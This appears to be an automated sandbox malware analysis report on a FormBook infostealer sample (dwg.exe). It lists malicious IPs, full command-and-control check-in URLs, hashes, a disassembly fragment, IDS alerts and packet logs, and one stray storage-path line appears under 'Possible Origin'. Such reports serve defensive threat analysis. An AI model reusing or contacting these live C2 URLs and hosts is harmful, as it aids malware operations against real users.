http://www.sakkal.com	explorer.exe, 00000004.0000000 0.291566840.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	unknown	United States		2635	AUTOMATTICUS	true
146.148.189.216	unknown	United States		26658	HENGTONG-IDC-LLCUS	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
104.21.56.93	unknown	United States		13335	CLOUDFLARENETUS	true
45.153.203.33	unknown	Netherlands		35251	NETLABFR	true
94.136.40.51	unknown	United Kingdom		20738	GD-EMEA-DC-LD5GB	true
47.110.53.154	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358411

Start date:	25.02.2021
Start time:	15:33:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	dwg.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@13/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 49.4% (good quality ratio 43.1%) • Quality average: 71.6% • Quality standard deviation: 33.2%
HCA Information:	• Successful, ratio: 62% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 93.184.220.29, 51.104.139.180, 52.147.198.201, 104.42.151.234, 23.211.6.115, 13.64.90.137, 184.30.20.56, 51.104.144.132, 2.20.142.210, 2.20.142.209, 51.103.5.159, 92.122.213.247, 92.122.213.194, 142.250.180.147, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, ghs.google.com, cs9.wac.phicdn.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	dwg.exe	Get hash	malicious	Browse	• www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxRWYlijCvBEtCIbqNPIKBmez+UsXeV
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• www.wmarquezy.com/bw82/?9rjHF6y=/EPqbtSCMBudkSBZRYE1urAc3bDaNMBRSmi9VqH/YEA51Bpt3rASv6f17YeEGiH+FcCyQowbqQ==&lX9d=p48hVnrp1tqPRT7P
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?RFQx_=9eHfuSy5bsinEXEf9UcXOob2js7MmdckS7hVoe2yzKUXnEaN1LaM8/a2W/IIeY/LicAkBw==&GZopM=kvuD_XrpiP
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.vagrantmind.com/gypo/?UrjPuprX=a22oXTEFK1VaKxP6jotNX9moxeWCA++9mvVJflp0ux1+Oqp3qAY+htsSgKT64ou7evePhg==&nnLx=UBZp3XKPefjxdB
	D6ui5xr64I.exe	Get hash	malicious	Browse	• www.alexcristal.com/kre/?FDHHVLz=4NcFJbIx9XK1PYhWI73h4XpnBrQXD9dbg5JqYS600ODvXTXJVvkZ0WJzIPxZTSDnQnyx&Rb=VtX4-
	9j4sD6PmsW.exe	Get hash	malicious	Browse	• www.alexcristal.com/kre/?aR-8_FK0=4NcFJbIx9XK1PYhWI73h4XpnBrQXD9dbg5JqYS600ODvXTXJVvkZ0WJzlMRjDDjfKAT2&UlPt=DVohLI3xOrmIMF
	po.exe	Get hash	malicious	Browse	• www.spanishjaponia.com/wtb/?tdcxfR=/SLohMkaSme8KQmscEO5zyeff+NH4C7nb7Kbu7K9qBGaaLOXNqJ/lyUS4tswlt55UVBx&DxoHn=2daDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SKMBT_C280190724010211.exe	Get hash	malicious	Browse	• www.brighandfreshfaces.com/css/?X2MhMfE0=ZN3ViUDOzxg5uhKqZwbFMgY8qo8vAnJC8OVwb1xkx9iwE6Y5op56c5mUT7DJAYlQEeIN&8p=EZTP7L
	FEB_2021.EXE	Get hash	malicious	Browse	• www.leadeligey.com/bw82/?rp=vUh86D2kaUcvG8cSXUIE+TYOTfOFz6ihzRiGvCHG7B+/lKZzNCz3xlSTvMpIR1S+NdhZ&RR=YrHlp8D
	VESSEL SPECIFICATION 2021.exe	Get hash	malicious	Browse	• www.v-surf-boards.com/thg/?hdmTvBAH=vedIkwMGAXbyu6oNrwAvvXp483A8bH0EhwZ5FQQQ4sr9cn5ccMruY6e7Q8V7TpjHwSYA&BR-tMX=XPJtkJ38
	Docs.exe	Get hash	malicious	Browse	• www.w-ciszy-serca.com/mph/?BXnXAP=YrhH0RRxT8EL1Dl0&2d8=HhP/jN+N/sXTaZ8/3fGnc0oK8/ih6OJXlCeyiM3x1xpWLsZL7bbd6eZCGkHpoe1MVPjf
	8nxKYwJna8.exe	Get hash	malicious	Browse	• www.treningi-enduro.com/csv8/?OjKL3=zMci1XF7kcEgJbB0bxSLkx3uOQBO7DjFCctU3OhNTvbnisOmfQ6emD2pBeYu1j12S2p0&UT=EhUhb4
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• www.newfacesatv.info/rina/?GFQL=ppFJhxZ/poTzDSMGT1HJyUg3NUxhm/dyZyRA539kIehONzPOa9y11HW9paxI3u+DZB07&wFN0DX=UtX8E
	hkcmd.exe	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?FVWl=9eHfuSy8brijEHIT/UcXOob2js7MmdckS75F0dqz3qUWn12LybLAq7i0VaJ0F4L4tdVU&AlO=O2MtmfRxc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2Debit Note_OwnersInvoices.exe	Get hash	malicious	Browse	• www.kazancsere.net/ivay/?NrQLEP=D48x&1bz=aaBEw9Yir1+hkeWoWLH1LjL9H2PhIHEM/4MpJ31it9FOz57KTCmY8+Kffl97ACZ0KQ0a
	YWrrcqVAno.exe	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?u8iLW=9eHfuSy8brijEHIT/UcXOob2js7MmdckS75F0dqz3qUWn12LybLAq7i0VaJ0F4L4tdVU&OhNhA=9rUlSVPXQJJ
	j64eIR1IEK.exe	Get hash	malicious	Browse	• www.treningi-enduro.com/csv8/?Bz=zMci1XF7kcEgJbB0bxSLkx3uOQBO7DjFCctU3OhNTvbnisOmfQ6emD2pBeYu1j12S2p0&R0G=dhrxP2v88TRtsx
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH
	D6mimHOcsr.exe	Get hash	malicious	Browse	• www.wmarquezy.com/bw82/?7n=/EPqbtSCMBudkSBZRYE1urAc3bDaNMBRSmi9VqH/YEA51Bpt3rASv6f17YS9KDr+Saej&RZ=Y4C4ZlKPDRhPDXy
	r.exe	Get hash	malicious	Browse	• www.andrewsreadingjournal.com/uds2/?_jPlXT=HdLSVyUFGLZERDc21vAze+eEMrorFA8CuNZ+YPXMfnOMoW52wWx899FazcdJxWS7BsXFqvIALA==&n4=iN68RdPpj

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	RQP_10378065.exe	Get hash	malicious	Browse	• 23.227.38.74
	9VZe9OnL4V.exe	Get hash	malicious	Browse	• 23.227.38.74
	transferir copia_98087.exe	Get hash	malicious	Browse	• 23.227.38.74
	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• 23.227.38.74
	4pFzkB6ePK.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	PO_210222.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.10651.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 23.227.38.74
	PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 23.227.38.74
	Drawings.xlsm	Get hash	malicious	Browse	• 23.227.38.74
	Purchase order.exe	Get hash	malicious	Browse	• 23.227.38.74
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	IMG_7189012.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	HEC Batangas Integrated LNG and Power Project Documentations Type a message.exe.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	55gfganfgF.exe	Get hash	malicious	Browse	• 192.0.78.24
	RFQ TRQ04022020_pdf.exe	Get hash	malicious	Browse	• 192.0.78.133
	dwg.exe	Get hash	malicious	Browse	• 192.0.78.25
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• 192.0.78.25
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 192.0.78.25
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 192.0.84.247
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.0.78.24
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 192.0.78.25
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 192.0.78.25
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 192.0.78.24
	P.O-48452689535945.exe	Get hash	malicious	Browse	• 192.0.78.24
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 192.0.78.24
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• 192.0.78.24
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 192.0.78.24
	kgozmovHpY.exe	Get hash	malicious	Browse	• 192.0.78.24
	9j4sD6PmsW.exe	Get hash	malicious	Browse	• 192.0.78.25
	ransomware.exe	Get hash	malicious	Browse	• 192.0.78.12
	po.exe	Get hash	malicious	Browse	• 192.0.78.25
	SKMBT_C280190724010211.exe	Get hash	malicious	Browse	• 192.0.78.25
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 192.0.78.12
HENGTONG-IDC-LLCUS	PO_210222.exe	Get hash	malicious	Browse	• 104.232.96.251
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 202.14.6.113
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 203.88.111.71
	Payment_Advice.exe	Get hash	malicious	Browse	• 107.178.135.177
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 103.202.50.110
	IN 20201125 PL.xlsx	Get hash	malicious	Browse	• 45.41.85.153
	Order Catalogue.xlsx	Get hash	malicious	Browse	• 146.148.242.120
	documents_0084568546754.exe	Get hash	malicious	Browse	• 104.232.66.117
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 146.148.193.212
	SWIFT Payment DOOEL EUR 74,246.41 20210101950848.exe	Get hash	malicious	Browse	• 107.178.135.177
	Arrival Notice.exe	Get hash	malicious	Browse	• 146.148.192.218
	PO101420.exe	Get hash	malicious	Browse	• 203.76.236.102
	J0OmHlagw8.exe	Get hash	malicious	Browse	• 146.148.193.212
	urgent specification request.exe	Get hash	malicious	Browse	• 45.42.89.146
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• 104.232.66.117
	XWW8KE7078.exe	Get hash	malicious	Browse	• 45.41.85.153
	yKFlKg9R6m.exe	Get hash	malicious	Browse	• 45.41.85.153
	current productlist.exe	Get hash	malicious	Browse	• 107.178.155.203
	Details!!!!.exe	Get hash	malicious	Browse	• 146.148.190.200

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	googlechrome_3843.exe	Get hash	malicious	Browse	• 146.148.193.212

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.724499720734536
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	dwg.exe
File size:	98304
MD5:	6a9035b7435c6aa9e6c8e31cf771e316
SHA1:	16a6d2ac44b8ac3cbe112916d8cd9912d3f0dbf7
SHA256:	6f33f5e3a23420dacdc26fb8e2eef07fe482e634d4b832b0917cbe7ed37864f5
SHA512:	bc77de47966c4efff0220fbac4ce74051d76b283eac0d2c7ebeeadb680cccbc96bc303ed6df3606c87071a87854c1fcbf2b2dd5eeb5909ce83600dce8643fc04
SSDEEP:	1536:AbLxrs30pwHPhtvxYovnvasYyFbJotMK8nlKmbL:ILPM5QyF1vHL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L...e.]N.....0...P.....H.....@....@

File Icon

Icon Hash:	10b0b2095489f81e

Static PE Info

General

Entrypoint:	0x401348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4E5D1F65 [Tue Aug 30 17:35:33 2011 UTC]
TLS Callbacks:	

General

CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c6ebaa5f331077d9c6c3ae892d7a39ce

Entrypoint Preview

Instruction
push 00404250h
call 00007F84D4A2D675h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx-62h], bh
sbb dh, byte ptr [edi+4685EFCEh]
stosd
push esp
mov eax, E57BCCEEh
fadd dword ptr [eax]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx+4Eh], al
push esp
inc ebp
push edx
dec ecx
inc ecx
inc esp
inc edi
push edx
dec ecx
pop edx
pop edx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
and byte ptr [ebp+16h], ah
rol dh, cl
and eax, B44EA7F0h
jecxz 00007F84D4A2D696h
movsb
cmp bh, ch
retn 8EA3h
mov bl, C0h
jc 00007F84D4A2D664h
daa

Instruction
inc edi
test al, B7h
jne 00007F84D4A2D6F7h
push 3A215E00h
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
in eax, 2Dh
add byte ptr [eax], al
out dx, eax
daa
add byte ptr [eax], al
add byte ptr [eax], cl
add byte ptr [edx+45h], al
push esi
inc edi
inc ebp
dec esp
push ebx
inc ebp
add byte ptr [42000C01h], cl
jnc 00007F84D4A2D6F7h
imul ebp, dword ptr [esp+ebp*2+00h], 00000000h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x136f4	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x16000	0x2c72	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x30	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xd8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x12b04	0x13000	False	0.439453125	data	6.24870257971	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x14000	0x19cc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x16000	0x2c72	0x3000	False	0.409342447917	data	4.49735724086	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x17dca	0xea8	data		
RT_ICON	0x17522	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 2763565, next used block 3552051		
RT_ICON	0x16fba	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16cd2	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 3207626755, next used block 12467		
RT_ICON	0x16baa	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16542	0x668	data		
RT_GROUP_ICON	0x164e8	0x5a	data		
RT_VERSION	0x161e0	0x308	data	Chinese	China

Imports

DLL	Import
USER32.DLL	HideCaret
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaI4Var, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0804 0x04b0
LegalCopyright	Internal Verify Number,88
InternalName	Stoveddrif
FileVersion	1.00
CompanyName	Internal Verify Number,88
LegalTrademarks	Internal Verify Number,88
ProductName	ANTERIADGRIZZ
ProductVersion	1.00
OriginalFilename	Stoveddrif.exe

Possible Origin


Language of compilation system	Country where language is spoken	Map
Chinese	China	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-15:34:16.437721	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49716	80	192.168.2.5	45.153.203.33
02/25/21-15:34:59.716490	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49721	23.227.38.74	192.168.2.5
02/25/21-15:35:04.845968	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
02/25/21-15:35:04.845968	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
02/25/21-15:35:04.845968	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
02/25/21-15:35:04.985802	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	34.102.136.180	192.168.2.5
02/25/21-15:35:40.123188	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
02/25/21-15:35:41.133951	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:34:16.374516964 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.436796904 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.436944962 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.437721014 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496598005 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496635914 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496656895 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496682882 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496690989 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496706009 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496721983 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496727943 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496752024 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496774912 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496777058 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496798038 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496805906 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496819973 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.496850014 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.496882915 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.552798986 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552834988 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552855968 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552880049 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552896976 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.552903891 CET	80	49716	45.153.203.33	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:34:16.552927971 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552930117 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.552949905 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552973986 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.552982092 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.552997112 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553010941 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553019047 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553040028 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553060055 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553078890 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553090096 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553102970 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553114891 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553126097 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553150892 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553150892 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553174973 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553178072 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553200960 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553211927 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553224087 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553255081 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553303957 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553766966 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553790092 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.553852081 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.553875923 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.608613968 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608660936 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608685970 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608709097 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608732939 CET	80	49716	45.153.203.33	192.168.2.5
